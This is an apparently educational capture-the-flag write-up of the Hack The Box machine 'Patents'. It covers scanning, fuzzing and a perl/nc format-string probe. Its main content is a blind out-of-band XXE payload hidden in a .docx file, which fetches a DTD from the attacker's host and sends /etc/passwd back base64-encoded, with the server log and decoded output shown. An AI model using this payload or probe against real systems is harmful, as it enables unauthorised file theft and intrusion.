
Patents

==========
| PATENTS 10.10.10.173 |
==========



InfoGathering

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
8888/tcp open sun-answerbook?

Nikto v2.1.6

+ Target IP: 10.10.10.173
+ Target Hostname: 10.10.10.173
+ Target Port: 80
+ Start Time: 2020-01-18 13:16:58 (GMT-7)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15 The following alternatives for 'index' were found: index.html
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 3104, size: 5894f8ba7b980, mtime: gzip

+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7865 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time: 2020-01-18 13:27:16 (GMT-7) (618 seconds)

The Nikto scan reesults had me check out a few things.
- I downloaded the DS_Store file from http://10.10.10.173/.DS_Store
- Apache mod_negotiation is enabled with MultiViews. I used the link in the above results to read more on this issue. To test it out I changed "**Accept-Language: en-US,en;q=0**.5" to "**Accept-Language: en-US,en;q=1.0**" This returned some information that was not viewable before

BURP REQUEST CONTENTS

```
GET / HTTP/1.1
Host: 10.10.10.173
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=1.0
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```


The returned HTML basically returned messages from some possible users. Currently it seems as if I am the user Ajeje Brazorf. This user has received messages from
- Richard Miles
- John Doe
- Tarah Shropshire
- Mike Litorus
- Catherine Manseau
- Domenic Houston
- Buster Wigton
- Rolland Webber
- Claire Mapes
- Melita Faucher
- Jeffery Lalor
- Loren Gatlin
- Tarah Shropshire

PORT 80 FUZZ RESULTS

.hta [Status: 403, Size: 291, Words: 22, Lines: 12]
.htaccess [Status: 403, Size: 296, Words: 22, Lines: 12]
.htpasswd [Status: 403, Size: 296, Words: 22, Lines: 12]
index [Status: 200, Size: 12548, Words: 747, Lines: 341]
index.html [Status: 200, Size: 12548, Words: 747, Lines: 341]
output [Status: 403, Size: 294, Words: 22, Lines: 12]
patents [Status: 403, Size: 295, Words: 22, Lines: 12]
profile [Status: 200, Size: 16064, Words: 892, Lines: 438]
release [Status: 403, Size: 295, Words: 22, Lines: 12]
edit-profile [Status: 200, Size: 17821, Words: 931, Lines: 467]
server-status [Status: 403, Size: 300, Words: 22, Lines: 12]
static [Status: 403, Size: 294, Words: 22, Lines: 12]
upload [Status: 200, Size: 5528, Words: 816, Lines: 121]
uploads [Status: 403, Size: 295, Words: 22, Lines: 12]
vendor [Status: 403, Size: 294, Words: 22, Lines: 12]


INTERESTING:
http://patents.htb/icons/README
http://patents.htb/vendor/gears/pdf/src/Pdf.php
http://patents.htb/release/UpdateDetails

While Fuzzing /patents I discovered I can view the contents of the patents at
http://patents.htb/patents/1
http://patents.htb/patents/2
http://patents.htb/patents/3
http://patents.htb/patents/4
http://patents.htb/patents/5




interesting uri results

http://10.10.10.173/upload
This allows us to upload .docx files



I uploaded a .docx file and received this error



I viewed the page source and discovered a comment with a file called upload.php as well as a comment with some file upload information


```
<ul style="display: none;">
    <li><a href="index.html">All Patents</a></li>
    <!-- upload.php --> <li><a class="active" href="upload.html">Upload patent</a></li>
</ul>
</li>
```

```
<div class="row mt-3">
    <!-- The data encoding type, enctype, MUST be specified as below -->
    <form enctype="multipart/form-data" action="convert.php" method="POST">
        <!-- <div class="form-group">
            <input type="hidden" name="MAX_FILE_SIZE" value="30000" />
        </div> -->
        <div class="row">
```

I visited upload.php in the browser and reached the upload section of the html page with a title of docx 2 pdf

```
<html>
<head>
<title>docx 2 pdf</title>
</head>
<body>
<!-- remember to import settings from config.php -->
<!-- The data encoding type, enctype, MUST be specified as below -->
<form enctype="multipart/form-data" action="convert.php" method="POST">
    <!-- MAX_FILE_SIZE must precede the file input field -->
    <input type="hidden" name="MAX_FILE_SIZE" value="30000" />
    <!-- Name of input element determines name in $_FILES array -->
    Docx to upload: <input name="userfile" type="file" />
    <br />
    <input type="submit" value="Generate pdf" name="submit" />
</form>
</body>

```



This gave us another page called config.php which was not viewable. Comments give us some more information again. Data encoding type must be enctype. Max file size must precede the file input field. Name of input element determines the name in $_FILES array.

PORT 8888 ENUM

I attempted to visit port 8888 through the browser and received the below error

```
LFM 400 BAD REQUEST
```

I then attempted to use curl to get a better idea for what was going on. I am only allowed to contact this port using HTTP 0.9

```
root@kali:~/HTB/Boxes/Patents# curl http://10.10.10.173:8888 --http2
curl: (1) Received HTTP/0.9 when not allowed

root@kali:~/HTB/Boxes/Patents# curl http://10.10.10.173:8888 --http1.1
curl: (1) Received HTTP/0.9 when not allowed

root@kali:~/HTB/Boxes/Patents# curl http://10.10.10.173:8888 --http1.0
curl: (1) Received HTTP/0.9 when not allowed

root@kali:~/HTB/Boxes/Patents# curl http://10.10.10.173:8888 --http0.9
LFM 400 BAD REQUEST

curl: (56) Recv failure: Connection reset by peer
```


Read more about HTTP/0.9 here
REFERENCE: https://noxxi.de/research/http-evader-explained-1-http09.html
REFERENCE: https://noxxi.de/research/http-evader.html

When logged into the box we can issue the below command and check the log file for hex values to verify whether or not it is vulnerable. As for now we dont have the ability to communicate with it

```
% perl -e 'print"GET /";print"%x"x20;print" HTTP/1.0\r\n\r\n\r\n"' | \nc 10.10.10.173 8888
```

Gaining Access

After more enumeration I found something intersting.
http://patents.htb/release/UpdateDetails




```
v1.2 alpha:
- meow@conquertheworld: Added ability to include patents. Still experimental, it's hidden.
v1.1 release:
- gbyolo@htb: Removed "meow fixes", they weren't real fixes.
v1.0 release:
- meow@conquertheworld: Fixed the following vulnerabilities:
        1. Directory traversal
        2. Local file inclusion (parameter)
v0.9 alpha:
- meow@conquertheworld.htb: Minor fixes, fixed 2 vulnerabilities. The Docx2Pdf App is ready.
v0.7 alpha:
- gbyolo@tb: fixed conversion parameters. Meow's changes for custom folder should now work.
v0.7 alpja:
- meow@conquertheworld.htb: enabled entity parsing in custom folder
- gbyolo@htb: added conversion of all files, to generate pdf compliant from docx
v0.6 alpha:
- gbyolo@htb: enabled docx conversion to pdf. Seems to work!
```

A custom folder was metioned along with the trigger words “entity parsing” which says possible XXE Injection.
This is going to be a blind XXE injection. I extracted the msf.docx file i made into a folder called DocX and created a new folder called customXML. In that directory I created a file called item1.xml and added the below contents for the XXE injection.

REFERENCE: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#xxe-oob-with-dtd-and-php-filter
REFERENCE: https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/
FORMAT REFERENCE: https://docs.microsoft.com/en-us/visualstudio/vsto/how-to-add-custom-xml-parts-to-documents-by-using-vsto-add-ins?redirectedfrom=MSDN&view=vs-2019

CONTENTS item1.xml

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % data SYSTEM "http://10.10.14.32/xxe.xml">
%data;
%param1;
]>
<r>&exfil;</r>
```


Ensure all those contents are placed back into the docx file.
The below image shows the contents of item1.xml, the xml and directories

making up the .docx file. it also shows xxe.xml exists in the same folder as patents-tobor.docx

Next I had to make those contents of course exist on my side.

I wanted to see live connection communication so I started a python http server and placed xxe.xml into /var/www/html
CONTENTS OF xxe.xml

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.32/xxe.dtd?%data;'>">
```



Upload the .docx file with the newly added CustomXml directory and item1.xml file while your http server is running and you will get a hit

```
root@kali:~/HTB/Boxes/Patents# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.173 - - [07/Feb/2020 15:03:20] "GET /dtd.xml HTTP/1.0" 200 -
10.10.10.173 - - [07/Feb/2020 15:03:20] "GET /dtd.xml?cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFza
c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi9
9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5lc
Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9
9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6N
aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2
```

```
echo
'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW
4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc
2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3Iv
Z2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4
KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbD
ovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y
3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9i
aW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2d
pbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYW
lsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1b
i9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWlu
KTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub2JvZHk6L25vbmV4aXN
0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCl9hcHQ6eDoxMDA6NjU1MzQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbg
pnYnlvbG86eDoxMDAwOjEwMDA6Oi9ob21lL2dieW9sbzovYmluL2Jhc2gK' | base64 -d

# RESULTS
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
